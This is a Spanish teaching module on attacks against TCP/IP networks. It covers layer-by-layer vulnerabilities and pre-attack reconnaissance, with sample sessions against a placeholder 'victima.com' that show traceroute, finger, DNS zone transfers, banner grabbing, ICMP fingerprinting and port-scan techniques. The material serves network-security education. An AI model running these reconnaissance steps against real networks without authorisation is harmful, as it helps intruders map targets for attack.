Ataques contra redes TCP/IP

Joaquín García Alfaro

Índice

Introducción

Durante los primeros años de internet, los ataques a sistemas informáticos requerían pocos conocimientos técnicos. Por un lado, los ataques realizados desde el interior de la red se basaban en la alteración de permisos para modificar la información del sistema. Por el contrario, los ataques externos se producían gracias al conocimiento de las contraseñas necesarias para acceder a los equipos de la red.

Con el paso de los años se han ido desarrollando nuevos ataques cada vez más sofisticados para explotar vulnerabilidades tanto en el diseño de las redes TCP/IP como en la configuración y operación de los sistemas informáticos que conforman las redes conectadas a internet. Estos nuevos métodos de ataque se han ido automatizando, por lo que en muchos casos sólo se necesita un conocimiento técnico muy básico para realizarlos. Cualquier usuario con una conexión a internet tiene acceso hoy en día a numerosas aplicaciones para realizar estos ataques y las instrucciones necesarias para ejecutarlos.

En la mayor parte de la bibliografía relacionada con la seguridad en redes informáticas podemos encontrar clasificadas las tres generaciones de ataques siguientes:

Primera generación: ataques físicos. Encontramos aquí ataques que se centran en componentes electrónicos, como podrían ser los propios ordenadores, los cables o los dispositivos de red. Actualmente se conocen soluciones para estos ataques, utilizando protocolos distribuidos y de redundancia para conseguir una tolerancia a fallos aceptable.

Segunda generación: ataques sintácticos. Se trata de ataques contra la lógica operativa de los ordenadores y las redes, que quieren explotar vulnerabilidades existentes en el *software*, algoritmos de cifrado y en protocolos. Aunque no existen soluciones globales para contrarrestar de forma eficiente estos ataques, podemos encontrar soluciones cada vez más eficaces.

Tercera generación: ataques semánticos. Finalmente, podemos hablar de aquellos ataques que se aprovechan de la confianza de los usuarios en la información. Este tipo de ataques pueden ir desde la colocación de información falsa en boletines informativos y correos electrónicos hasta la modificación del contenido de los datos en servicios de confianza, como, por ejemplo, la manipulación de bases de datos con información pública, sistemas de información bursátil, sistemas de control de tráfico aéreo, etc.

Antes de pasar a hablar detalladamente de como evitar estos ataques desde un punto de vista más técnico, introduciremos en este módulo algunas de las deficiencias típicas de los protocolos TCP/IP y analizaremos algunos de los ataques más conocidos contra esta arquitectura.

Objectivos

En este módulo didáctico el estudiante encontrará los recursos necesarios para alcanzar los siguientes objetivos:

1) Exponer los problemas de seguridad en las redes TCP/IP a partir de algunos ejemplos de vulnerabilidades en sus protocolos básicos.

2) Analizar algunas de las actividades previas realizadas por los atacantes de redes TCP/IP para conseguir sus objetivos.


3) Aprender cómo funcionan las técnicas de *sniffing* en redes TCP/IP para comprender el peligro que comportan en la seguridad de una red local.

4) Estudiar con más detalle algunos ataques concretos contra redes TCP/IP, como pueden ser los ataques de denegación de servicio y las deficiencias de programación.

1.1. Seguridad en redes TCP/IP

Durante la década de los 60, dentro del marco de la guerra fría, la Agencia de Proyectos de Investigación Avanzada del Departamento de Defensa de los Estados Unidos (DARPA) se planteó la posibilidad de que un ataque afectara a su red de comunicaciones y financió equipos de investigación en distintas universidades con el objetivo de desarrollar una red de ordenadores con una administración totalmente distribuida.

Como resultado de la aplicación de sus estudios en redes de conmutación de paquetes, se creó la denominada red ARPANET, de carácter experimental y altamente tolerable a fallos. Más adelante, a mediados de los 70, la agencia empezó a investigar en la interconexión de distintas redes, y en 1974 estableció las bases de desarrollo de la familia de protocolos que se utilizan en las redes que conocemos hoy en día como redes TCP/IP.



La familia de protocolos TCP/IP se divide en las cuatro capas siguientes:

-* En inglés, *Local Area Network*.
-** En inglés, *Wide Area Network*.

1) Capa de red. Normalmente está formada por una red LAN* o WAN** (de conexión punto a punto) homogénea. Todos los equipos conectados a internet implementan esta capa. Todo lo que se encuentra por debajo de la IP es la capa de red física o, simplemente, capa de red.


2) Capa de internet (o capa de *internetworking*) . Da unidad a todos los miembros de la red y, por lo tanto, es la capa que permite que todos se puedan interconectar, independientemente de si se conectan mediante línea telefónica o mediante una red local Ethernet. La dirección y el encaminamiento son sus principales funciones. Todos los equipos conectados a internet implementan esta capa.

3) Capa de transporte. Da fiabilidad a la red. El control de flujo y de errores se lleva a cabo principalmente dentro esta capa, que sólo es implementada por equipos usuarios de internet o por terminales de internet. Los dispositivos de encaminamiento* (encaminadores) no la necesitan.

* En inglés, *routers.*


4) Capa de aplicación. Engloba todo lo que hay por encima de la capa de transporte. Es la capa en la que encontramos las aplicaciones que utilizan internet: clientes y servidores de web, correo electrónico, FTP, etc. Sólo es implementada por los equipos usuarios de internet o por terminales de internet. Los dispositivos de encaminamiento no la utilizan.

Como ya hemos comentado, sólo los equipos terminales implementan todas las capas. Los equipos intermedios únicamente implementan el nivel de red y el nivel IP:



En cada una de las capas expuestas encontramos protocolos distintos. La situación relativa de cada protocolo en las diferentes capas se muestra en la siguiente figura:

Para profundizar en los protocolos TCP/IP, mirad los apartados 1.4, 1.10 y 29.3 de la obra:
D.E. Comer (1995). *internetworking *with TCP/IP* (Volumen I: Principies, Protocolos and Architecture). Prentice Hall.



Como ya se ha adelantado, en cada capa del modelo TCP/IP pueden existir distintas vulnerabilidades y un atacante puede explotar los protocolos asociados a cada una de ellas. Cada día se descubren nuevas deficiencias, la mayoría de las cuales se hacen públicas por organismos internacionales, tratando de documentar, si es posible, la forma de solucionar y contrarestar los problemas.

A continuación presentamos algunas de las vulnerabilidades más comunes de las distintas capas que veremos con más detalle a lo largo de este módulo:

1) Vulnerabilidades de la capa de red. Las vulnerabilidades de la capa de red están estrechamente ligadas al medio sobre el que se realiza la conexión. Esta capa presenta problemas de control de acceso y de confidencialidad.

Ataques físicos

Este tipo de ataques pueden llegar a ser muy difíciles de realizar, ya que generalmente requieren un acceso físico a los equipos que se quieren atacar. De ahí que no los trataremos en este módulo didáctico.

Son ejemplos de vulnerabilidades a este nivel los ataques a las líneas punto a punto: desvío de los cables de conexión hacia otros sistemas, interceptación intrusiva de las comunicaciones (pinchar la línea), escuchas no intrusivas en medios de transmisión sin cables, etc.

2) Vulnerabilidades de la capa internet. En esta capa se puede realizar cualquier ataque que afecte un datagrama IP. Se incluyen como ataques contra esta capa las técnicas de *sniffing*, la suplantación de mensajes, la modificación de datos, los retrasos de mensajes y la denegación de mensajes.

Escuchas de red ...

... (en inglés, *sniffing*). Pueden realizarse mediante aplicaciones que se conocen con el nombre de *sniffers*. Ved el apartado *Escuchas de red* de este mismo módulo para más información.

Cualquier atacante puede suplantar un paquete si indica que proviene de otro sistema. La suplantación de un mensaje se puede realizar, por ejemplo, dando una respuesta a otro mensaje antes de que lo haga el suplantado.

En esta capa, la autenticación de los paquetes se realiza a nivel de máquina (por dirección IP) y no a nivel de usuario. Si un sistema suministra una dirección de máquina errónea, el receptor no detectará la suplantación. Para conseguir su objetivo, este tipo de ataques suele utilizar otras técnicas, como la predicción de números de secuencia TCP, el envenenamiento de tablas caché, etc.

Ataques de suplantación ...

... (en inglés *Spoofing attacks*). Mirad la sección *Suplantación de ARP* del apartado *Escuchas de red* de este mismo módulo para ver un ejemplo de ataque de suplantación.

Por otro lado, los paquetes se pueden manipular si se modifican sus datos y se reconstruyen de forma adecuada los controles de las cabeceras. Si esto es posible, el receptor será incapaz de detectar el cambio.

3) Vulnerabilidades de la capa de transporte. La capa de transporte transmite información TCP o UDP sobre datagramas IP. En esta capa podamos encontrar problemas de autenticación, de integridad y de confidencialidad. Algunos de los ataques más conocidos en esta capa son las denegaciones de servicio debidas a protocolos de transporte.

Ataques de denegación de servicio ...

... (en inglés *Denial of Service attacks* o DoS). Mirar el apartado sobre *Ataques de denegación de servicio* de este mismo módulo para más información.

En cuanto a los mecanismos de seguridad incorporados en el diseño del protocolo de TCP (como las negociaciones involucradas en el establecimiento de una sesión TCP), existe una serie de ataques que aprovechan ciertas deficiencias en su diseño. Una de las vulnerabilidades más graves contra estos mecanismos de control puede comportar la posibilidad de interceptación de sesiones TCP establecidas, con el objetivo de secuestrarlas y dirigirlas a otros equipos con fines deshonestos.

Estos ataques de secuestro se aprovechan de la poca exigencia en el protocolo de intercambio de TCP respecto a la autenticación de los equipos involucrados en una sesión. Así, si un usuario hostil puede observar los intercambios de información utilizados durante el inicio de la sesión y es capaz de interceptar con éxito una conexión en marcha con todos los parámetros de autenticación configurados adecuadamente, podrá secuestrar la sesión.

4) Vulnerabilidades de la capa de aplicación. Como en el resto de niveles, la capa de aplicación presenta varias deficiencias de seguridad asociadas a sus protocolos. Debido al gran número de protocolos definidos en esta capa, la cantidad de deficiencias presentes también será superior al resto de capas. Algunos ejemplos de deficiencias de seguridad a este nivel podrían ser los siguientes:

- **Servicio de nombres de dominio.** Normalmente, cuando un sistema solicita conexión a un servicio, pide la dirección IP de un nombre de dominio y envía un paquete UDP a un servidor DNS; entonces, éste responde con la dirección IP del dominio solicitado o una referencia que apunta a otro DNS que pueda suministrar la dirección IP solicitada.

  * Estos ataques de suplantación de DNS se conocen con el nombre de *spoofing* de DNS.

  Un servidor DNS debe entregar la dirección IP correcta pero, además, también puede entregar un nombre de dominio dada una dirección IP u otro tipo de información.

En el fondo, un servidor de DNS es una base de datos accesible desde internet. Por lo tanto, un atacante puede modificar la información que suministra ésta base de datos o acceder a información sensible almacenada en la base de datos por error, pudiendo obtener información relativa a la topología de la red de una organización concreta (por ejemplo, la lista de los sistemas que tiene la organización).

- **Telnet.** Normalmente, el servicio Telnet autentica al usuario mediante la solicitud del identificador de usuario y su contraseña, que se transmiten en claro por la red. Así, al igual que el resto de servicios de internet que no protegen los datos mediante mecanismos de protección**, el protocolo de aplicación Telnet hace posible la captura de aplicación sensible mediante el uso de técnicas de *sniffing*.

  Actualmente existen otros protocolos a nivel de aplicación (como, por ejemplo, SSH) para acceder a un servicio equivalente a Telnet pero de manera segura (mediante autenticación fuerte). Aun así, el hecho de cifrar el identificador del usuario y la contraseña no impide que un atacante que las conozca acceda al servicio.

  ** Mirad el módulo *Mecanismos de protección* de este mismo material para más información.

- **File Transfer Protocol.** Al igual que Telnet, FTP es un protocolo que envía la información en claro (tanto por el canal de datos como por el canal de comandos). Así pues, al envíar el identificador de usuario y la contraseña en claro por una red potencialmente hostil, presenta las mismas deficiencias de seguridad que veíamos anteriormente con el protocolo Telnet.

  Aparte de pensar en mecanismos de protección de información para solucionar el problema, FTP permite la conexión anónima a una zona restringida en la cual sólo se permite la descarga de archivos. De este modo, se restringen considerablemente los posibles problemas de seguridad relacionados con la captura de contraseñas, sin limitar una de las funcionalidades más interesantes del servicio.

- **Hypertext Transfer Protocol.** El protocolo HTTP es el responsable del servicio *World Wide Web*. Una de sus vulnerabilidades más conocidas procede de la posibilidad de entrega de información por parte de los usuarios del servicio. Esta entrega de información desde el cliente de HTTP es posible mediante la ejecución remota de código en la parte del servidor.

  La ejecución de este código por parte del servidor suele utilizarse para dar el formato adecuado tanto a la información entregada por el usuario como a los resultados devueltos (para que el navegador del cliente la pueda visualizar correctamente). Si este código que se ejecuta presenta deficiencias de programación, la seguridad del equipo en el que esté funcionando el servidor se podrá poner en peligro*.

  * Mirad el capítulo *Deficiencias de programación* de este mismo módulo didáctico para más información.

1.2. Actividades previas a la realización de un ataque

Previamente a la planificación de un posible ataque contra uno o más equipos de una red TCP/IP, es necesario conocer el objetivo que hay que atacar. Para realizar esta primera fase, es decir, para obtener toda la información posible de la víctima, será necesario utilizar una serie de técnicas de obtención y recolección de información.

A continuación veremos, con algunos ejemplos sencillos, algunas de las técnicas existentes que tanto los administradores de una red como los posibles atacantes, pueden utilizar para realizar la fase de recogida y obtención de información previa a un ataque.

1.2.1. Utilización de herramientas de administración

La fase de recogida de información podría empezar con la utilización de todas aquellas aplicaciones de administración que permitan la obtención de información de un sistema como, por ejemplo, *ping*, *traceroute*, *whois*, *finger*, *rusers*, *nslookup*, *rcpinfo*, *telnet*, *dig*, etc.

Evitar la extracción de información

Una posible solución para proteger los sistemas de nuestra red contra esta extracción de información mediante herramientas de administración es la utilización de sistemas cortafuegos. Consultad el siguiente módulo didáctico para más información sobre filtrado de paquetes y sistemas cortafuegos.

La simple ejecución del comando *ping* contra la dirección IP asociada a un nombre de dominio podría ofrecer al atacante información de gran utilidad. Para empezar, esta información le permitirá determinar la existencia de uno o más equipos conectados a la red de este dominio.

Una vez descubierta la existencia de, como mínimo, uno de los equipos del dominio, el atacante podría obtener información relacionada con la topología o la distribución física y lógica de la red, mediante alguna aplicación de administración como, por ejemplo, *traceroute*.

Aunque *traceroute* es una herramienta de administración pensada para solucionar problemas de red, también se puede utilizar con objetivos deshonestos. Por ejemplo, *traceroute* se puede emplear para tratar de averiguar qué sistemas existen entre distintos equipos (en este caso, entre el ordenador del atacante y el equipo que se quiere atacar).

* En inglés, *router*.

El funcionamiento de *traceroute* se basa en la manipulación del campo `TTL` de la cabecera `IP` de un paquete, de forma que es capaz de determinar uno a uno los saltos por los que un determinado paquete avanza por la red TCP/IP. El campo `TTL` actúa como un contador de saltos, viéndose reducido en una unidad al ser reenviado por cada dispositivo de encaminamiento.

Así, mediante *traceroute* se puede llegar a obtener una lista de los elementos de la red recorridos desde una ubicación de origen hasta el sistema de destino, como muestra el siguiente ejemplo:

Existen herramientas gráficas con una funcionalidad similar a *traceroute*, que permiten visualizar las correspondientes asociaciones de cada elemento IP y con su ubicación geográfica.

```
[root@atacante /]$ traceroute -n www.vitima.com

traceroute to www.vitima.com (218.73.40.217),
30 hops max, 38 byte packets

1 80.12.14.92 1.091 ms  1.203 ms  2.140 ms
1 80.12.14.1  2.175 ms  2.319 ms  2.155 ms
2 80.12.56.13  12.063 ms 14.105 ms 13.305 ms
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
10 218.73.40.217 30.025 ms 28.205 ms 28.202 ms
```

Como veremos más adelante, el uso del protocolo ICMP (que utilizan tanto *ping* como *traceroute*) también puede permitir obtener información adicional, como la franja horaria del sistema de destino o la máscara de red empleada.

Descubrimiento de usuarios

Otra información relevante de un sistema es el nombre de los usuarios que tienen acceso a estos equipos. Una utilidad que puede ayudar al atacante a obtener estos datos es la herramienta *finger*:

El servicio *finger*

Dada la información que proporciona este servicio, muchos sistemas no lo tienen activado.

```
[root@atacante /]$ finger -l @ www.victima.com

[www.victima.com]

Login name: root (messages off)
Directory: /root Shell: /bin/bash

On since Mar 11 12:04:32 on pts/1 from
dummy.victima.com

New mail received Mon Mar 8 13:12:05 2001;
No Plan.
```

Mediante *finger*, el atacante podría realizar varias pruebas para tratar de descubrir la existencia de usuarios válidos. Más adelante, y con la información obtenida, podría probar distintas contraseñas de usuario con la finalidad de obtener un acceso remoto al sistema utilizando, por ejemplo, un cliente de *Telnet* o de *SSH*.

Información de dominio

Durante esta primera etapa de recogida de información, el atacante también tratará de obtener toda aquella información general relacionada con la organización que hay detrás de la red que se quiere atacar. La recogida de esta información puede empezar extrayendo la información relativa a los dominios asociados a la organización, así como las subredes correspondientes. Esto puede obtenerse fácilmente mediante consultas al servicio de nombre de dominios (*DNS*).

Si el servidor que ofrece la información de este dominio no se ha configurado adecuadamente, es posible realizar una consulta de transferencia de zona completa, lo cual permitirá obtener toda la información de traducción de direcciones IP a nombres de máquina. Este tipo de consulta puede realizarse con las utilidades *host*, *dig* y *nslookup*, entre otras:

```
[root@atacante /]$ host -l victima.com

www.victima.com has address 218.73.40.217
www.victima.com host information "Pentium III" "Linux"
ftp.victima.com has address 218.73.40.81
ftp.victima.com host information "Pentium II" "FreeBSD"
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..

[root@atacante /]$ host -l victima.com > victima.com.txt
```

Entre la información encontrada, el atacante podría encontrar información sensible como, por ejemplo, relaciones entre sistemas de la red o subredes, el objetivo para el que se utilizan los mismos, el sistema operativo instalado en cada equipo, etc.

Cadenas identificativas

A medida que vaya encontrando nuevos sistemas, el atacante irá complementando la información recogida con toda aquella información que pueda serle de utilidad para explotar posibles deficiencias en la seguridad de la red. Una primera fuente de información podría ser, por ejemplo, la información que ofrecen las cadenas de texto que generalmente aparece al conectarse a un determinado servicio. Estas cadenas, aparte de identificar cada uno de los servicios ofrecidos por estos equipos, podrían indicar el nombre y la versión de la aplicación que se está ejecutando detrás de dicho servicio:

```
[root@atacante /]$ ftp ftp.victima.com
Connected to ftp.victima.com (218.73.40.81).
220 ProFTPD 1.2.4 Server (VICTIMA FTP Server)
Name (ftp.victima.com:root):
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
```

```
[root@atacante /]$ telnet www.victima.com 80
Trying 218.73.40.217...
Connected to www.victima.com.
Escape character is '^]'.
GET / HTTP1.1

HTTP/1.1 200 OK
Date: Wed, 12 Mar 2003 15:07:53 GMT
Server: Apache/1.3.23 (Unix) mod_ssl/2.8.6 OpenSSL/0.9.6c
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
.. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..
```

Como vemos en estos dos ejemplos, utilizando únicamente un cliente de *FTP* y un cliente de *Telnet*, el atacante puede hacerse una idea de las aplicaciones (y de sus respectivas versiones) que la red del dominio `victima.com` está utilizando para ofrecer sus servicios.

En el ejemplo mostrado, el atacante habría descubierto que detrás de los servicios FTP y HTTP que ofrece la red existe un servidor de FTP llamado *ProFTPD Server* (en su versión 1.2.4) y un servidor de HTTP llamado *Apache* (en su versión 1.3.23) compilado para funcionar en un sistema Unix. La información del servidor de HTTP también le muestra que el servidor Apache está utilizando la librería criptográfica OpenSSL (en su versión 0.9.6c) para poder ofrecer la versión segura de HTTP por medio del protocolo criptográfico SSL (HTTPS) mediante la utilización del módulo `mod_ssl` (en su versión 2.8.6).

Grupos de noticias y buscadores de internet

Finalmente, esta primera fase de recogida de información mediante herramientas de administración suele finalizar realizando una serie de consultas en grupos de noticias, buscadores de páginas web o meta buscadores. Mediante esta consultas, el atacante puede obtener información emitida por los usuarios de la organización asociada a la red que desea atacar. Una simple búsqueda de la cadena `@victima.com` en `http://groups.google.com` o `http://www.google.com` puede ofrecer al atacante detalles de interés, como podrían ser los sistemas operativos existentes en la red, tecnologías y servidores utilizados, el conocimiento en cuanto a temas de seguridad por parte de los administradores, etc.

Perfil humano de la organización

Muchas veces los propios administradores de la red pueden divulgar, sin darse cuenta, información sensible de sus sistemas cuando utilizan listas de correo o grupos de noticias públicos. Al hacer preguntas, o al contestar otras, pueden poner en peligro los equipos de su red al dar públicamente ejemplos a partir de la información de sus sistemas.

1.2.2. Búsqueda de huellas identificativas

Aparte de la utilización de herramientas de administración y servicios de internet, existen técnicas más avanzadas que permiten extraer información más precisa de un sistema o de una red en concreto.

La utilización de estas técnicas se conoce con el nombre de ***fingerprinting***, es decir, obtención de la huella identificativa de un sistema o equipo conectado a la red.

Identificación de mecanismos de control TCP

La huella identificativa que un atacante querría obtener de los sistemas de una red hace referencia a toda aquella información de la implementación de pila TCP/IP de los mismos. En primer lugar, esta información le permitirá descubrir de forma muy fiable el sistema operativo que se ejecuta en la máquina analizada. Por otro lado, estos datos, junto con la versión del servicio y del servidor obtenidos anteriormente, facilitarán al atacante la búsqueda de herramientas necesarias para realizar, por ejemplo, una explotación de un servicio contra algunos de estos sistemas.

La mayor parte de las técnicas para obtener esta huella identificativa se basan en la información de la pila TCP/IP que puede obtenerse a partir de los mecanismos de control del intercambio de tres pasos propio del protocolo TCP/IP.

* En inglés, *TCP three-way handshake*.

El protocolo TCP es un protocolo de la capa de transporte que asegura que los datos sean enviados correctamente. Esto significa que se garantiza que la información recibida se corresponda con la información enviada y que los paquetes sean ensamblados en el mismo orden en que fueron enviados.

Generalmente, las características de implementación de los mecanismos de control incorporados en el diseño de TCP en pila TCP/IP de un sistema operativo se basa en la interpretación que los desarrolladores realizan de los RFC.

Los RFC ...

... (en inglés, *Requests for Comments*) son un conjunto de documentos técnicos y notas organizativas sobre internet (originalmente sobre ARPANET). Mirad `http://www.ietf.org` para más información.

La interpretación de los RFC (y por lo tanto, las características propias de implementación) puede ser muy distinta en cada sistema operativo (incluso en diferentes versiones de un mismo sistema operativo). Así pues, la probabilidad de acierto del sistema operativo remoto mediante esta información es muy elevada.

Identificación de respuestas ICMP

Aunque el objetivo original del protocolo ICMP es el de notificar errores y condiciones inusuales (que requieren una especial atención respecto al protocolo IP), es posible poder realizar un uso indebido de este protocolo para obtener huellas identificativas de un sistema remoto.

ICMP

El protocolo **ICMP** es el encargado de realizar el control de flujo de los datagramas IP que circulan por una red TCP/IP. Este protocolo consta de varias funcionalidades que permiten realizar desde la comunicación de situaciones con anomalías (por ejemplo, para indicar que no se ha podido realizar el entrega de un datagrama IP) hasta la comprobación del estado de una máquina en la red.

Comentaremos a continuación algunos ejemplos de cómo obtener estas huellas a partir de las distintas respuestas ofrecidas mediante el tráfico ICMP:

- ***ICMP echo.*** Como hemos visto anteriormente, el uso de tráfico ICMP de tipo `echo` permite la exploración de sistemas activos. Así, con esta exploración se pretende identificar los equipos existentes dentro de la red que se quiere explorar, normalmente accesibles desde internet.

  El comando *ping* puede informar, mediante paquetes ICMP de tipos `echo-request` y `echo-reply`, sobre si una determinada dirección IP está o no activa.

  El campo `TTL`, utilizado en este intercambio de paquetes `echo` de ICMP, suele ser inicializado de forma distinta según el sistema operativo que haya detrás del equipo.

  Por otra parte, cuando se envía un paquete ICMP `echo-request` hacia la dirección de difusión (*broadcast*), se consigue que con un único paquete enviado todos los equipos respondan con un paquete ICMP de tipo `echo-reply`.

  Esta característica no es propia de todos los sistemas operativos. Así, por ejemplo, puede estar presente en algunas variantes de sistemas operativos Unix, mientras que los sistemas operativos de Microsoft no responden a este tipo de paquetes.

  Estas dos informaciones, el número de TTL inicial y la respuesta a un *ping* enviado por difusión, podría ser de utilizado como una primera huella identificativa de los sistemas de la red.

- ***ICMP timestamp.*** Mediante la transmisión de un paquete ICMP de tipo `timestamp-request`, si un sistema está activo, se recibirá un paquete de tipo `timestamp-reply`, indicando si es posible conocer la referencia de tiempo en el sistema de destino.

La decisión de responder o no a estos paquetes depende de la implementación. Algunos sistemas operativos Windows sí responden, mientras que otros no lo hacen. No obstante, la mayoría de los sistemas operativos Unix sí que suelen implementarlo.

Según si los sistemas de la red responden o no ante esta petición, su huella identificativa apuntará a un posible sistema o a otro.

- ***ICMP information.*** La finalidad de los paquetes ICMP de tipo `information-request` y su respuesta asociada, `information-reply`, consiste en permitir que ciertos equipos que no disponen de disco puedan extraer su propia configuración, autoconfigurarse en el momento de inicio, obtener su dirección IP, etc.

Aunque las recomendaciones de seguridad indican que los sistemas operativos no deberían generar este tipo de paquetes ni responder a ellos, la realidad de las implementaciones existentes es otra.

La respuesta, en lugar de indicar la dirección IP de la red en el campo de origen, indica la dirección IP del equipo. Algunos sistemas operativos responderán únicamente cuando la dirección IP de destino del paquete tenga el valor de una dirección IP de confianza. Otros sistemas, así como muchos dispositivos de red, implementan distintos métodos de respuesta ante este tipo de paquetes. Todas estas diferencias se pueden utilizar en el momento de confeccionar la huella identificativa.

1.2.3. Exploración de puertos

La exploración de puertos* es una técnica ampliamente utilizada para identificar los servicios que ofrecen los sistemas de destino. Suele ser la última de las actividades previas a la realización de un ataque.

* En inglés, *Port Scanning*.

La **exploración de puertos** puede permitir el reconocimiento de los servicios ofrecidos por cada uno de los equipos encontrados en la red escogida. Con esta información, el atacante podría realizar posteriormente una búsqueda de *exploits* que le permitiera un ataque de intrusión en el sistema analizado**.

** Mirad el capítulo *Deficiencias de programación* de este mismo módulo didáctico para más información.

Exploración de puertos TCP

Aparte de ser de utilidad para obtener la huella identificativa de un sistema conectado a la red, la exploración de puertos TCP se puede utilizar para descubrir si dicho sistema ofrece o no un determinado servicio.

Existe un grande número de técnicas para realizar esta exploración de puertos TCP. Entre las más conocidas, podemos destacar las siguientes:

- ***TCP connect scan.*** Mediante el establecimiento de una conexión TCP completa (completando los tres pasos del establecimiento de la conexión) la exploración puede ir analizando todos los puertos posibles. Si la conexión se realiza correctamente, se anotará el puerto como abierto (realizando una suposición de su servicio asociado según el número de puerto).

- ***TCP SYN scan.*** Enviando únicamente paquetes de inicio de conexión (`SYN`) por cada uno de los puertos que se quieren analizar se puede determinar si éstos están abiertos o no. Recibir como respuesta un paquete `RST-ACK` significa que no existe ningún servicio que escuche por este puerto.

  Por el contrario, si se recibe un paquete `SYN-ACK`, podemos afirmar la existencia de un servicio asociado a dicho puerto TCP. En este caso, se enviará un paquete `RST-ACK` para no establecer conexión y no ser registrados por el sistema objetivo, a diferencia del caso anterior (*TCP connect scan*).

- ***TCP FIN scan.*** Al enviar un paquete `FIN` a un puerto, deberíamos recibir un paquete de reset (`RST`) sí dicho puerto está cerrado. Esta técnica se aplica principalmente sobre implementaciones de pilas TCP/IP de sistemas Unix.

- ***TCP Xmas Tree scan.*** Esta técnica es muy similar a la anterior, y también se obtiene como resultado un paquete de reset si el puerto está cerrado. En este caso se envían paquetes `FIN`, `URG` y `PUSH`.

